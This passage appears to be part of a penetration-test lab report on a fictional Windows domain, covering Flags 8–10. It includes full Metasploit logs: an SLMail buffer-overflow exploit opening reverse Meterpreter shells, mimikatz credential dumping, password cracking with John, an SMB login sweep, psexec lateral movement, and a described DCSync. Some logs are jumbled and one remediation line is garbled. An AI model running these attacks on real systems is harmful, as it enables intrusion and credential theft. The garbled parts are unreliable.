Description	<p>To find Flag 8 I was using Kiwi within Meterpreter. I dumped cached credentials from the Windows 10 machine.</p> <p>The output revealed cached credentials for administrators, including ADMBob. I extracted the usernames and NTLM hashes to which I saved them into a .txt file and used John to crack them.</p> <p>The cracked password was: Changeme!</p> <p>Using these credentials, I moved to WinDC and enumerated user accounts discovering Flag 8.</p>

```

root@kali:~#
File Actions Edit View Help
msf6 > search smailto
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT 110
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:59450 ) at 2025-02-20 20:32:25 -0500

meterpreter > load kiwi
Loading extension kiwi...
...mimikatz 2.2.0 20191125 (x86/windows)
...# # "A La Vie, A L'Amour" - (oe.eo)
## / ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsadump::cache
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'totalrekall\sysadmin:Spring2022'
[!] 172.22.117.20:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.21:445 - 172.22.117.21:445 - Starting SMB login bruteforce
[-] 172.22.117.21:445 - 172.22.117.21:445 - Could not connect
[!] 172.22.117.21:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.22:445 - 172.22.117.22:445 - Starting SMB login bruteforce
[-] 172.22.117.22:445 - 172.22.117.22:445 - Could not connect
[!] 172.22.117.22:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.23:445 - 172.22.117.23:445 - Starting SMB login bruteforce
^C[*] 172.22.117.0/24:445 - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >

meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e61fa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/20/2025 5:28:20 PM]
RID : 00000450 (104)
User : REKALL\ADMbob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >

(root@kali)-[~]
└# john --format=mscash2 flag8.hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
No password hashes left to crack (see FAQ)

(root@kali)-[~]
└# rm /root/.john/john.pot

(root@kali)-[~]
└# john --format=mscash2 flag8.hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMbob)
1g 0:00:00:00 DONE 2/3 (2025-02-20 20:40) 4.761g/s 5066p/s 5066c/s 5066C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

```

```

msf6 > search smb login scanner
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  auxiliary/scanner/smb/smb_login          normal        No     SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.0/24
RHOSTS => 172.22.117.0/24
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser ADMbob
SMBUser => ADMbob
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain REKALL
SMBDomain => REKALL
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 172.22.117.10:445 - 172.22.117.10:445 - Starting SMB login bruteforce
[*] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'REKALL\ADMbob:Changeme!' Administrator
[!] 172.22.117.19:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'REKALL\ADMbob:Changeme!' Administrator
[!] 172.22.117.20:445 - No active DB -- Credential data will not be saved!
root@kali: ~

File Actions Edit View Help
msf6 > search exploit/windows/smb/psexec
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/smb/psexec             1999-01-01      manual  No     Microsoft Windows Authenticated User Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/psexec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set SMBUser ADMbob
SMBUser => ADMbob
msf6 exploit(windows/smb/psexec) > set SMBpass Changeme!
SMBpass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBDomain REKALL
SMBDomain => REKALL
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|REKALL as user 'ADMbob'...
msf6 exploit(windows/smb/psexec) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (175174 bytes) to 172.22.117.20:59488 at 2025-02-20 20:51:45 -0500
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:59448 ) at 2025-02-20 20:51:47 -0500
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:59449 ) at 2025-02-20 20:51:47 -0500
root@kali: ~

File Actions Edit View Help
msf6 exploit(windows/smb/psexec) > sessions
Active sessions
=====
Id  Name      Type      Information           Connection
--  --        --        --                    --
1  meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59488 (172.22.117.20)
2  meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59448 (172.22.117.20)
3  meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:59449 (172.22.117.20)

root@kali: ~

File Actions Edit View Help
msf6 exploit(windows/local/wmi) > sessions
Active sessions
=====
Id  Name      Type      Information           Connection
--  --        --        --                    --
1  meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 → 172.22.117.20:51093 (172.22.117.20)
2  meterpreter x86/windows REKALL\ADMbob @ WINDC01 172.22.117.100:4444 → 172.22.117.20:49754 (172.22.117.20)

msf6 exploit(windows/local/wmi) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 3408 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\\


ADMBob          Administrator          flag8-ad12fc2ffcc1e47
Guest            hodge                jsmith
krbtgt           tschubert           The command completed with one or more errors.

```

Affected Hosts	172.22.117.20
----------------	---------------

Remediation	Regularly audit account privileges and limit network segmentation to limit lateral movement.
--------------------	--

Vulnerability 9	Windows Findings
Title	Windows Flag 9 - Escalating Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Finding Flag 9 required me to continue to enumerate the WinDC machine. I conducted a file search in Meterpreter to locate flag files. I used the following command:</p> <pre>search -f *flag9.txt*</pre> <p>The search returned multiple results. I navigated through the filesystem and identified Flag 9 in a system directory.</p> <p>To reveal its contents, I ran the command:</p> <pre>cat flag9.txt</pre> <p>And this successfully displayed the information for Flag 9.</p>
Images	 <p>The screenshot shows a terminal window with the following output:</p> <pre>root@kali: ~ meterpreter > search -f *flag9* Found 7 results... Path Size (bytes) Modified (UTC) c:\Documents and Settings\Administrator\Roaming\Microsoft\Windows\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Documents and Settings\Administrator\Application Data\Microsoft\Windows\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Documents and Settings\Administrator\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Users\Administrator\Application Data\Microsoft\Windows\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Users\Administrator\Recent\Flag9.lnk 515 2022-02-15 17:04:26 -0500 c:\Flag9.txt 32 2022-02-15 17:04:29 -0500 meterpreter > cat C:/flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872meterpreter ></pre>
Affected Hosts	172.22.117.20
Remediation	Implement steps to detect privilege escalation attempts.

Vulnerability 10	Findings
Title	Windows Flag 10 - Compromising Admin
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	For the final Flag, while in Meterpreter, I launched a shell and used Kiwi to perform a DCSync attack on the Administrator account. This method allowed me to gather the NTLM password hash directly from the Domain Controller. This successfully extracted the NTLM hash, which was Flag 10.
Images	
Affected Hosts	172.22.117.20
Remediation	Immediately isolate compromised accounts and systems to prevent further damage and data loss.